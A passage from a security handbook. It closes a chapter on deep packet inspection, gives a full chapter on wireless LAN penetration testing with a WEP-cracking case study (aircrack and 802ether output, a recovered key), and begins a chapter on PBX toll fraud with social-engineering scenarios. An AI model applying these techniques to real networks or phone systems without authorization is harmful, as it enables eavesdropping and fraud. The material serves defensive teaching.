The initial convergence of technologies that produced the first so-called DPI devices was involved in a paradigm. Part of it was possible due to new hardware improvements. However, hard-coding security analysis in chips would prevent vendors from quickly and effectively responding to new demands. This supposed limitation was heavily explored by vendors producing software-based solutions.[7]

At the same time, most of these answers from vendors are, basically, updates to their signature databases. A great part of these updates would be unnecessary with a truly effective and well-implemented default-deny approach, using protocol-anomaly technologies. This raises the question of whether the signature approach is more interesting to vendors than it is to their customers, which must depend on software subscriptions and update services for keeping their structures running. Formal research on the network attacks discovered in the last few years could be helpful in measuring the real effectiveness of the protocol-anomaly approach and answer this question more precisely.

Nevertheless, innovative approaches in network hardware appliances seems to be producing solutions to this dilemma, allowing the creation of devices with good performance, while keeping their ability to receive updates from external sources. This is being achieved through packet analysis optimization methods, which unify hardware and software technologies for parallelizing filters and verifications.

Another architectural issue, but a broader one, is the fact that the migration of IDS-like technologies to access-control devices have almost totally ignored other very relevant and important aspects of intrusion detection as a whole. Those aspects are related to host-based IDSs and the correlation of events generated by them with network-based captured data. Several vendors of DPI technologies do not have host-based protection or even detection systems. The path that has been crossed by IDS systems, with the objective of improving their detection capabilities, was almost interrupted.

Some attack behaviors can only be detected, or at least more precisely detected, correlating host and network captured data. Host-based systems can understand local vulnerabilities and analyze the consequences of an attack, besides detecting that the packet was malicious.

This kind of feature is very desirable, especially if considering that secure application protocols, designed for providing end-to-end security, seem to be a trend. Furthermore, any type of encryption on the transport or network layer would compromise almost every functionality of DPI technologies, except for basic filtering.

This phenomenon, among other things, has lead to a popularization of a radical security approach, know as *de-perimeterization*. This concept, also known as *boundaryless information flow*, is not new, but is now been seriously researched and supported by a number of companies and vendors worldwide.[8] The idea is to gradually remove most perimeter security barriers and focus more on secure protocols and data-level authentication, extensively using encryption for achieving these goals.

Only the future will prove if totally removing perimeters is a reasonable approach, but the people that support the de-perimeterization concept do exist today. Most VPN clients, for example, have personal firewall capabilities where the objective is to protect laptops frequently connected directly to the Internet when they leave the corporate network. Critical servers often have host-based IDS solutions that can, in a number of ways, protect against some attacks in real-time, besides detecting them, working like a device that could be called a *host-based IPS*.

Those examples can be clear signals that a multilayer approach, considering also the protection of hosts using technologies that used to be available only for network security, will prevail in the medium and long terms. Integrated management solutions are probably going to be implemented for allowing the administration of those layers in a centralized way, reducing the TCO and improving the effectiveness of the solutions.

163.6 Conclusion

DPI technologies are based on a number of old approaches that used to be implemented by different devices. Hardware and software advances have allowed the convergence of those approaches into single-box architectures that increases the security provided by them and makes their administration easier.

However, single-box architectures lack defense in-depth, a key network security concept that has been used for years, that could lead to unnecessary exposure. Additionally, they create single points of failure that can compromise network availability. Nevertheless, both can be solved using technology largely available from most vendors and correct security design principles, implementing network perimeters according to specific security needs of each network. The popularization of the use of protocols with native encryption reduces the effectiveness of such solutions, but do not make then dispensable. Integrated approaches, using intrusion prevention controls, that normally include DPI, both at host and network levels, will probably be the best approach in the medium and long terms.

Wireless Penetration Testing: Case Study and Countermeasures

Christopher A. Pilewski

Why another wireless chapter, when so much good material exists on the subject? Precisely that reason; so much good material exists, it is difficult for both new and experienced security practitioners to understand it all in perspective. Too often, a reactionary attitude is taken toward wireless local area network (LANs) ranging from “it’s just too risky to deploy” to “why not, I do not have anything anybody would want.”

Wireless LANs represent tremendous benefits to business and to home users. But along with these benefits come special vulnerabilities that many users and IT departments are not even conscious of.

This chapter will introduce the unique security threats to wireless LANs, but also develop a coherent threat-assessment model that practitioners can adapt and use to determine their effective level of risk and how to begin addressing it.

164.1 How Wireless LANs Work

Wireless LANs are defined by the IEEE 802.11 set of standards. These standards include 802.11a, 802.11b, and 802.11g. The standards include specifications for radio frequency, modulation, and data communication protocols to ensure compatibility between wireless devices from differing vendors.

164.1.1 Components and Architecture

The three common components in wireless LANs are a radio card, an access point, and a back-end network. A more detailed chapter on wireless LANs might cover range extenders, wireless bridges or other features. But the purpose of this chapter is to cover security topics rather than technology topics.

A radio card is positioned in a computing device (typically a laptop computer, or a hand-held). An access point is typically deployed in a fixed location where it can receive radio signals from one or more radio cards and be conveniently wired into a back-end network (typically, an Ethernet). Although it is possible to deploy a wireless LAN without any back-end at all, this is uncommon, as two or more radio cards are capable establishing an "ad-hoc" LAN between them without an access point at all. Usually, the back-end network is a corporate LAN, or an access device such as a cable or DSL modem.

A radio card and the access point can be set up to work together in a matter of minutes. The architecture of a wireless LAN is very similar to a traditional Ethernet network. A typical Ethernet network can be thought of as a "hub and spoke." Computing devices are wired to an Ethernet hub, or to a switch that passively or actively forwards network traffic. Wireless LANs function in exactly the same way, except there are no wires to the hub. Instead, network traffic is transmitted in modulated radio frequency.

164.1.2 Setting Up and Uniquely Defining a Wireless LAN

Unlike Ethernet LANs, which are defined by their cable scheme and virtual local area network (VLANs), wireless LANs must each be set up with a unique local identifier, in order to distinguish them from other wireless LANs that might be using the same radio frequency. This identifier is called the system set identifier (SSID). The SSID is usually entered into the user interfaces of both the access point and the radio card as a text name. This name must be unique, but only within the geographic boundaries within which the radio frequency can be received. Depending on conditions discussed later, this distance is usually between 0.5 and 1 km.

164.1.3 Basic Security Features for Wireless LANs

From the time when wireless LANs were first envisioned, there have been concerns about eavesdropping and service disruptions. Wireless LANs simply do not benefit from the same physical security safeguards of typical wired LANs. In a business setting, wired LANs are secured within a building with a regulated entrance (such as a front desk, security guards, man traps, etc.) or at least behind locked doors. Within a typical building, network switches are usually secured in locked wiring closets or in a secure data center. In order to eavesdrop or disrupt these LANs, an intruder would need to defeat these physical safeguards, or to penetrate network firewalls from the Internet.

Wireless LANs are more vulnerable for the very reason that makes them so convenient. They can be accessed from anywhere within the range of their radio transmissions. There are four basic wireless security features of note:

- Nonbroadcasting SSID
- Media access control (MAC) address filters
- Proprietary extensions
- Wireless equivalent privacy

164.1.3.1 Nonbroadcasting SSID

A nonbroadcasting SSID limits the ability of an unauthorized user to detect the wireless LAN. When a wireless LAN is set up using the nonbroadcasting SSID option, the access point does not broadcast the SSID in its beacon frames, or unless the SSID is specifically requested by a radio card in a process called a probe.

The SSID is, however, transmitted in other frames by both the access point and the radio cards. As such, a wireless LAN's SSID can be easily detected by sniffing the wireless network traffic even if the SSID is not being broadcast.

For this reason, the effectiveness of this safeguard should be considered extremely limited. It does not prevent eavesdropping. It does not prevent service disruptions. It only slightly reduces the risk of unauthorized access.

There is still some debate as to the usefulness of this particular safeguard. A nonbroadcasting SSID will not defeat a serious intruder, but it might deter a casual one. And it is easily put activated by selecting a single setting on the wireless access point.

164.1.3.2 MAC Address Filters

Media access control address filters represent a more serious (and perhaps time consuming) approach to securing the wireless LAN. MAC filters restrict access to wireless LANs to specific, unique 6-byte hexadecimal addresses hardcoded into individual radio cards.

As in the case of nonbroadcasting SSIDs, this type of safeguard has limited effectiveness. Although the wireless access point will not allow a radio card with an unprogrammed MAC address to use the wireless LAN, it does not prevent or reduce the risk of eavesdropping on the wireless network traffic through wireless sniffing. If an intruder obtains even a small sample of the wireless network traffic through wireless sniffing, is possible to capture packets that contain the programmed MAC addresses that the access point is using to make filtering decisions. Once authorized MAC addresses are obtained, an intruder can spoof the access point by manually replacing his radio card's native MAC address with one from an authorized radio card.

Once again, a MAC address filter safeguard does not prevent eavesdropping. It does not prevent service disruptions. It only reduces the risk of unauthorized access. It is debatable however, just how much this risk is reduced. Not all radio cards allow a spoofed MAC address to be used. But, a motivated intruder will certainly have this ability.

The manual effort required to implement and maintain MAC address filters casts further doubt on their overall usefulness, especially in large wireless networks. As new radio cards are added to the wireless network, each access point must be updated with the table of permitted MAC addresses. Similarly, MAC addresses of retired hardware must be removed from these tables.

164.1.3.3 Proprietary Wireless Extensions

Proprietary wireless extensions are often designed to provide performance advantages rather than security measures. They may, nonetheless, provide a measure of protection on a wireless LAN. A wide variety of proprietary extensions to the 802.11 protocols exist. Most offer speed improvements up to twice that of 802.11b or 802.11G. These extensions are usually described by terms such as *turbo*, *super*, *2x*, etc. They are of note in a security discussion because these extensions are rarely compatible between hardware vendors and thus, their use typically limits use of a wireless LAN to a single vendor's radio cards.

Use of these extensions may deter wireless sniffing, and other methods for obtaining more information about the wireless LAN, unless the intruder possesses hardware from the same vendor as the LAN owner.

This could be described as a security-by-obscurity approach and, thus, an ineffective and undesirable control. These extensions, however, may still constitute a useful safeguard, particularly if the resulting network traffic is not easily sniffed and decoded. Proprietary wireless extensions should be considered as part of a total wireless security approach if they are available.

164.1.3.4 Wireless Equivalent Privacy

Wireless equivalent privacy (WEP) is part of the IEEE 802.11 standard and was designed to reduce the risk of unauthorized access to wireless LANs by encrypting network traffic between radio cards and their access points. Wireless equivalent privacy is centric to wireless LANs. It was designed to protect the information flowing between a radio card and its access point only. Wireless equivalent privacy does not protect information end-to-end, between source and destination (as virtual private networks (VPNs), or secure socket layers do). It is, nonetheless, an effective way to protect wireless networks, at least as it was envisioned.

Two versions of WEP are implemented in most wireless LAN equipment in existence today. They are commonly delineated by key-size 64-bit WEP and 128-bit WEP. What is referred to as 64-bit WEP actually uses a 40-bit fixed key which is added to a 24-bit Initialization Vector (IV). Likewise, the 128-bit implementation uses a 104-bit fixed key added to a 24-bit IV. The 104-bit key is usually composed of 4 bits of each hexadecimal byte in the 26-byte string used to establish the access point and the radio cards on the wireless LAN.

Wireless equivalent privacy uses the Rivest cipher 4 (RC4) algorithm to encrypt packets and the cyclic redundancy check (CRC)32 to check their integrity. Rivest cipher 4 was created at RSA Security in 1987 by Ron Rivest. But a description of the algorithm found its way to the Internet in 1994. Since that time, RC4 has become a widely used encryption mechanism particularly in hardware applications (such as wireless radio cards). It is simple to implement and fast to operate. This is despite the fact that, technically, the algorithm and the name "RC4" are still the property of RSA Security.

The RC4 algorithm builds a pseudo-random stream of bits (called the *keystream*) and combines it with a clear text stream using an XOR (exclusive OR) operation. In WEP, both streams are represented by arrays of hexadecimal bytes ranging in value from (0x00 to 0xFF).

The keystream itself is the product of the key scheduling algorithm (KSA), and the pseudo-random generation algorithm (PRGA). KSA initializes the keystream, and then processes it for 256 iterations, using both the key's data and the modulus of the key's length. Pseudo-random generation algorithm further processes the keystream by iteratively adding parts of the stream together, and exchanging their positions in the array for as many iterations as the implementation defines.

Today, RC4 is still regarded by many as a relatively secure encryption algorithm for pedestrian purposes. But, numerous attacks on RC4 (usually focused on the initialization vector, and key scheduling) have been published and implemented in software tools. Security practitioners should understand that substantial differences exist from implementation to implementation. And, these differences manifest themselves in WEP implementations as well. Note that RC4 does not normally use an IV the way that WEP does. This has caused many to question not RC4 itself, but its implementation in WEP.

164.2 WEP Cracking

Wireless equivalent privacy is the most commonly used security safeguard in wireless LANs today. It is easily set up. It is almost universally available (in full 128-bit strength) in wireless networking equipment manufactured in the last few years and it is fully compatible from vendor to vendor.

Many organizations and individuals misunderstand the issues surrounding WEP and how to deal with them. Attitudes seem to be evenly divided between two points of view: (1) WEP provides the only security available on wireless networks, so nothing more can be done; and (2) Wireless LANs are fundamentally insecure, and there is no point in deploying WEP.

Both perspectives are somewhat shortsighted. By exploring the steps involved in cracking WEP, the security practitioner can better appreciate the level of effort required to defeat this safeguard.

164.2.1 When WEP was Broken

In 2001 (only two years after the 802.11 standards were ratified), "Weaknesses in the Key Scheduling Algorithm of RC4" was published by Fluhrer, Mantin, and Shamir. The paper identified a large number of "weak keys" and several attack techniques that could be used against WEP. These included the

"Related-Key Attack Based on the Invariance Weakness" and the "Related-Key Attack Based on Known IV Weakness." They later became known as FMS attacks.

Stubblefield, Ioannidis, and Rubin quickly implemented and perhaps improved upon these attacks and described their results in "Using the Fluhrer, Mantin, and Shamir Attack to Break WEP." However, they did not release the software they used to implement the attacks.

Shortly thereafter, two tools became widely available for WEP key cracking/recovery:

- AirSnort (developed by Jeremy Bruestle and Blake Hegerle)
- AirCrack (developed by Christophe Devine)

Although WEP had been broken, it was not necessarily an easy chore. Only a few wireless radio cards were capable of wireless sniffing, and only a subset of those radio cards were compatible with these tools. When the right hardware was available, the underlying operating system (usually Linux) required a large number of supporting packages, and sometimes kernel patches as well. When the hardware and software functioned properly, several million packets had to be captured in order to capture a sufficient number of weak IVs.

Wireless network penetration testing often produced inconsistent results as well, because some wireless equipment was more vulnerable to these attacks than other equipment. Many vendors were updating their firmware to avoid the specific IVs that generated weak keys. These weak-key avoidance mechanisms made WEP cracking more difficult, even though more attacks were being published and implemented.

The time involved simply kept the pool of individuals hacking WEP protected networks relatively small. Many hackers simply attacked unprotected wireless networks, or went back to their war-dialers.

164.2.2 When WEP was Really Broken

Early in August of 2004, a hacker named "KoreK" changed everything by releasing an entirely new statistical attack that bears his (or her) name to this day. Unlike previously published attacks, the KoreK attack did not rely upon interesting frames with weak keys.

KoreK released this attack to the netstumbler forums; since that time, many other tools have implemented the KoreK attacks. This had the immediate effect of changing the requirements for cracking WEP keys. Instead of millions of frames with weak IVs, only ~250,000 unique IVs were required to crack the WEP keys with a high degree of reliability.

Several popular tools quickly incorporated the KoreK attacks, including: AirSnort, AirCrack, Kismet, WEPLab, and WEPCrack. In order to use these tools, an attacker may still require hours to acquire enough packets to successfully crack WEP keys. But these attacks made the whole process radically faster and more reliable, lowering the difficulty to a level where it should now be considered easy to crack WEP if an attacker is even mildly motivated.

164.2.3 When WEP was Really, Really Broken

Just when it seemed that the story could not get much worse for WEP, active approaches were developed to stimulate a wireless LAN and acquire the packets needed for cracking in minutes instead of hours.


This can (and has been) achieved by using spoofed ARP requests and other types of traffic. If spoofed ARP request packets can be injected into the wireless LAN, and they succeed in generating replies, large streams of packets can be captured in just a few minutes.

164.3 Case Study

A simplistic wireless LAN penetration case study can be illustrated using "Netstumber" and "AirCrack" by Christophe Devine that includes all of the tools necessary to perform wireless LAN penetration testing, once the wireless LAN is detected. The case study will use a fully passive approach illustrated in four simple steps:


1. Detect wireless networks
2. Sniff for wireless network traffic
3. Crack the WEP keys
4. Decode the acquired packets

164.3.1 Step 1: Detection



In this example, the Netstumbler tool has detected a number of wireless LANs. Because an attached global positioning system (GPS) appliance was used, additional mapping software can be used to show where these networks were detected. The map also displays the WEP-protected networks, as opposed to those that are unprotected and open.

164.3.2 Step 2: Sniffing




```
 BSSID              CH  MB  ENC  PWR  Packets   LAN IP / # IVs   ESSID

 [redacted]          6  48         2     1273               0    [redacted]
                     6  54  WEP    8    78383            3561
                     6  48  WEP    4     8159               0
                    11  11  WEP   11    41459            2117
                     6  11  OPN   11   767164  192.168.  0.124
                     6  48  WEP    7   631145               0
                     6  11  OPN   24  2054493  192.168.  1.102
                     6  54  WEP   30  2056159           66454
                     6  54  OPN   31  3129776  192.168.  1.  1
                     6  54  WEP   24  2745935          263100
                     6  54  WEP   14   974061          173474
                     6  48  WEP   11   713577               0
                     6  11  OPN   18  1250710  192.168.  0.  1
```

Several wireless LANs can be sniffed at once, even if they are using different radio channels. (The basic service set ID (BSSID) and extended service set ID (ESSID) identifiers have been removed from this image.) The target wireless LAN has been circled. With approximately 250,000 unique IVs detected, the WEP key can probably be cracked. Recall that the KoreK attacks do not require weak IVs, only a sufficient number of unique IVs.

164.3.3 Step 3: Cracking



```
                         aircrack 2.1

* Got  263115! unique IVs | fudge factor = 2
* Elapsed time [00:00:01] | tried 0 keys at 0 k/m


KB    depth   votes
 0    0/  3   02(  19) 95(  12) 88(  12) E6(   3) EE(   0) 90(   0)
 1    0/  1   02(  69) 12(  16) 26(   5) 5F(   4) E8(   3) 80(   0)
 2    0/  1   93(  72) 7B(  13) 3E(  12) CE(   8) AC(   7) F3(   5)
 3    0/  1   40(  37) 86(   8) FD(   5) BF(   5) 3F(   5) 5E(   5)
 4    0/  1   92(  71) CD(  15) 94(  13) BB(  10) 53(   5) 42(   3)

              KEY FOUND! [ 0202934092 ]

Press Ctrl-C to exit.
```

The WEP key was cracked, and it was cracked in less than one second. The WEP key is not always cracked so quickly. But these results are considered typical.

164.3.4 Step 4: Decoding



```
802ether 2.1 - (C) 2004 Christophe Devine

  usage: 802ether <pcap infile> <pcap outfile> <wep key>

example: 802ether wlan.cap ether.cap 99BC01FA40

 input pcap filename: ch6-01.cap ch6-01e.cap 0202934092

output pcap filename:
WEP key ('.' = none):
Read 28822971 packets, wrote 1285483 packets.

Press Ctrl-C to exit.
```

One of the advantages of the AirCrack suite of tools is its ability to decode the sniffer trace with the cracked WEP key. The information in this trace reveals the IP address scheme, protocols in use, and typically other useful information such as email messages, login sessions, as well.

Although approximately eight hours were required to sniff a sufficient sample of network traffic on the target wireless LAN, all of these data was readable at the conclusion of the test.

164.3.5 Observations

Several observations can be made relative to this particular case study: In an anecdotal survey, only slightly over fifty percent of wireless LANs detected had any protection at all. Detection of wireless LANs was possible whether the SSID was being broadcast or not. Sniffing the wireless radio signals was possible regardless of MAC address filters in place on the access points. Sniffing the radio signals was completely passive (no excitation was used during the test) and did not require joining the target wireless LAN, at any time. For this reason, this type of penetration testing was nearly undetectable.

If active penetration testing approaches had been used to obtain more information, the back-end network could have been penetrated through the wireless LAN's gateway router as well.

164.3.6 A Word of Warning

Penetration testing should only be performed in a controlled lab environment or with the explicit written permission of a client that clearly states when, where, how, and by whose authority testing will be carried out. The full legality of such testing in the wild is still evolving But, in all cases, penetration testing should be performed ethically, and in full compliance with applicable laws.

Law enforcement has recently taken a greater interest in wireless LANs, even when they belong to home users. In July of 2005, a man was arrested and charged with "unauthorized access to a computer network" in St. Petersburg, Florida, after he accessed an unprotected wireless LAN belonging to a local resident. It was unclear what the man's motives were at the time of the arrest. In the same month, another man was charged with a similar offence in the United Kingdom.

164.4 Advanced Wireless LAN Safeguards

Basic wireless safeguards (nonbroadcasting SSID, MAC address filters, and WEP) simply do not (by themselves) protect wireless LANs. This failure leads to the topic of advanced wireless safeguards. Advanced wireless LAN safeguards include "WiFi Protected Access" (WPA) and (WPA2) that are intended to replace WEP entirely.

WPA and WPA2 differ from WEP in many key respects, but WPA should be thought of as an evolution from WEP. WiFi Protected Access still uses IVs and RC4; but the IVs are now 48 bits long instead of just 24 bits. This reduces the probability of duplicates. Other features of WPA include a sequence counter (to deter replay attacks). WiFi Protected Access is implemented in two versions: temporal key integrity protocol (TKIP) and pre-shared key (PSK). TKIP provides a new key for each packet on the wireless LAN by combining a base key, the MAC address of the sending station, and the serial number of the packet. The PSK implementation may still represent an improvement over WEP. However, WPA (in its PSK implementation) has already shown itself to be vulnerable to dictionary attacks.

WPA2 (which consists of the mandatory parts of IEEE 802.11i) is more of a full replacement for WEP. It uses the Advanced Encryption Standard (AES). Advanced Encryption Standard is a block cipher and not susceptible to some of the attacks that stream ciphers are susceptible to. It also uses the counter-mode CBC MAC protocol (a much stronger method of checking integrity) instead of CRC32 used in WEP.


Although WPA and WPA2 represent important advancements over WEP, they point out a critical axiom in security: Never rely on a single control to mitigate risk.

164.5 Basic Security Principals

164.5.1 Risk Assessment

Risk assessment remains the most powerful tool in the security arsenal. Properly assessing risks to people, information, assets, and operations provides the perspective needed to position the correct set of safeguards to reduce risks to acceptable levels.

The threat-assessment model below compares attacker strength and motivation to basic wireless LAN safeguards. Note that all of the basic safeguards are overcome by a knowledgeable attacker in a targeted effort.



Attacker strength vs. Wireless safeguards	Non broadcasting SSID	MAC address filter	Wireless enabled privacy	Proprietary extensions
Casual	●			
Knowledgeable and untargeted	●	●	◉	
Knowledgeable and targeted	●	●	●	●

Security practitioners can expand this simplified model to include specific threats (and their likelihood) to the information and assets held by their organizations. Likewise, the model can be expanded to include other network or application safeguards that are in place. Together, these build a composite view of how well an organization's technical safeguards address their risks.

164.5.2 Layered Security

Layered security should be used to address the risk of well-motivated attackers regardless of a network's architecture. Layered safeguards (not just those centric to wireless LANs) represent the best means of reducing risks to information on wireless LANs. Practitioners should use basic wireless safeguards (even WEP) as part of a calculated, comprehensive approach to protect their information. Practitioners should also consider advanced or nontraditional wireless safeguards such as wireless IDS and radio signal attenuation where these are practical. These safeguards should then be combined with VPNs, strong network authentication, firewalls, and secure applications. Do not skip awareness or training. The safety of information assets often comes down to simple password strength.

164.6 Conclusion

It is clear that the basic security safeguards of 802.11 wireless LANs (most notably WEP) do not adequately protect these networks by themselves. They still have a role to play in an effective wireless LAN security strategy, when combined with other safeguards.

Security practitioners must overcome the emotionalism surrounding the subject and the tendency (of some) to seek easy answers. Risk assessment and risk mitigation remain the best tools for seeing problems clearly and addressing them properly.

165

Auditing the Telephony System : Defenses against Communications Security Breaches and Toll Fraud

William A. Yarberry, Jr.

165.1 Introduction

The theft of long-distance minutes is still fashionable with hackers. Organizations, particularly those without toll fraud insurance,[1] may have significant losses and experience disruption of business telephone service as a result of telephone hacking. The Internet provides a plethora of telephony information allowing anyone so inclined to gain access to unprotected PBXs.

A company's vulnerability to threats varies by its size and business type. For example, businesses that frequently engage in intense international bidding may find themselves in competition with a government-owned organization. Because the government often owns the telephone company as well (PTT[2]), there is a temptation to share information by tapping the lines (all it takes is a butt set and knowing which trunks to tap into). While such occurrences are undoubtedly infrequent, they are a threat.

Toll fraud, on the other hand, is ubiquitous. Hackers use stolen calling cards to find a vulnerable PBX anywhere in the world and then sell the number on the street (mostly for international calls). Poorly controlled voicemail options and DISA (direct inward system access) are "hacker attractor" features. Medium-sized installations are preferred because they offer enough complexity and trunking to allow hackers to get into the system and run up the minutes before detection. Smaller key system sites do not have the capacity, and larger sites often (but not always!) have toll fraud detection systems (such as Telco Research's TRU Access Manager or ISI's TSB TrunkWatch Service).

Two characteristics of the telephone system enhance the hacker's world of opportunity: (1) it is difficult to trace calls because they can be routed across many points in the system, and (2) hacking equipment is relatively inexpensive, consisting of a PC or even a dumb terminal hooked to a modem. Hackers (phone phreaks) sometimes have specific PBX training. They could be disgruntled PBX technicians (working for an end-user organization or the vendor). In addition to their technical background, hackers share explicit information over the Internet (e.g., www.phonelosers.org). These individuals have a large universe of opportunity; they hack for a while on a voice system, find its vulnerabilities, then wait for a major holiday, and go in for the kill. Losses of $100,000 over four days are common. If holes in one PBX have been plugged, they go on to another. In some cases, they use a breach in one PBX to transfer to another, even less secure PBX.

The final category of security break, malicious pranks, gets inordinate attention from senior management—far beyond the economic damage usually incurred. For example, a voicemail greeting could be reprogrammed (just by guessing the password) to say "Hello, this is Mr. John Doe, CEO of XYZ Company. I just want you to know that I would never personally use any of XYZ's products." Of course, not all changes are minor. A clever hacker who obtains control of the maintenance port can shut down all outgoing calls or change a routing table—there is no end to the damage if the maintenance port is compromised.

165.2 Getting Started

Before reviewing specific controls and technical parameters for the organization's voice communications systems, the auditor should obtain the following background information:

- Organizational structure of the telecommunications group, including:
- Organization charts
- Responsibilities and scope of duties (e.g., combined voice and data, portions of functions outsourced, and switches/locations for which they are responsible)
- Policies and procedures, including modem use

[1] Toll fraud is the theft of long-distance service. Actual monetary losses occur when the organization's long-distance carrier bills for calls made by unauthorized parties.

[2] Post Telephone & Telegraph (telephone company usually owned by a country's government; this practice is less prevalent now than in the past).

- Inventory of equipment, including model numbers; include voicemail, interactive voice response (IVR), computer telephony integration (CTI), fax servers, and other telephony servers
- Power supplies
- Handset inventory (types, date purchased)
- Software inventory, including version numbers (PBX, servers, adjuncts such as voicemail and any middleware used for telephony)
- Modem pools
- System parameters and settings (e.g., classes of service, classes of restriction, DISA setting, trunk-to-trunk permissions)
- Specialized software for switch management (including computer telephony equipment and fraud detection systems)
- Types and numbers of telephone calling cards
- Trunk access and trunk types (e.g., business lines, direct inward dial, outbound)
- Listing of User Datagram Protocol (UDP) ports used for IP telephony, if applicable
- Direct inward dial (DID) blocks (the numbers that outside parties call to reach individuals or departments within the organization; some small organizations use non-DID trunking where outside parties call a main number and are transferred to specific parties)

165.3 Toll Fraud Examples

Although the toll frauds listed below are fictitious, events like these occur frequently. The phone phreaker community is highly creative.

165.3.1 Event 1

- An employee (or someone with physical access to an employee's phone) forwards his line to "9" or "9011" (local dial tone or the international operator, respectively).
- Over a weekend, a hacker dials the organization's numbers and detects a dial tone.
- After discovery, the number is sold on the street in New York City.
- $33,000 of international long-distance calls are made within 48 hours.

165.3.2 Event 2

- A hacker calls an organization's main number and reaches the company operator.
- The hacker says, "Hi, I'm Bob with your local telephone company and I am trying to repair your lines. Please transfer me to extension 9011." Operator transfers "Bob" to the requested number.
- Hacker now has ability to place any desired international call, with little fear of detection. From the perspective of the organization's long-distance carrier, the call is perfectly legitimate because it originates from the PBX.

After collecting background information, the auditor should examine the following specific components of the voice infrastructure.

165.4 Class of Service

Class of service is a level associated with each telephone extension that determines the features that can be used by that extension. Good security practice dictates that users have only the level of access and functionality they need to get their jobs done. Class of service and the functions associated with each level

EXHIBIT 165.1 Sample Class-of-Service Parameters

Feature	Risk Factor if Abused
Typical Profile for an Executive's Extension, Class "98"	
Internal calls	None
Local calls	None
Domestic long distance	High
International long distance	High
Automatic camp on busy (ACB)	None
Always in privacy (APV)	None
Call forward external (CFE)	High
Call forward internal (CFI)	None
Camp on busy (CMP)	None
Conference call (COF)	Medium
Control of station feature (CSF)	High
Direct call pick up "pick" (DCP)	None
Direct trunk select (DTS)	Medium
Executive override (EOV)	Medium
No howler off-hook (NOW)	None
Private call (PIZV)	None
Save and repeat (SAV)	None
Station speed (SPD)	None
System speed call (SYC)	None
Trunk-to-trunk (TTT)	High
Voice dial call (VDC)	None
Typical Profile for a Lobby Extension, Class "03"	
Internal calls	None
Local calls	None
Call forward internal (CFI)	None
No howler off-hook (NOH)	None
Station speed call (SPD)	None
System speed override (SSO)	Low
System speed call (SYC)	None

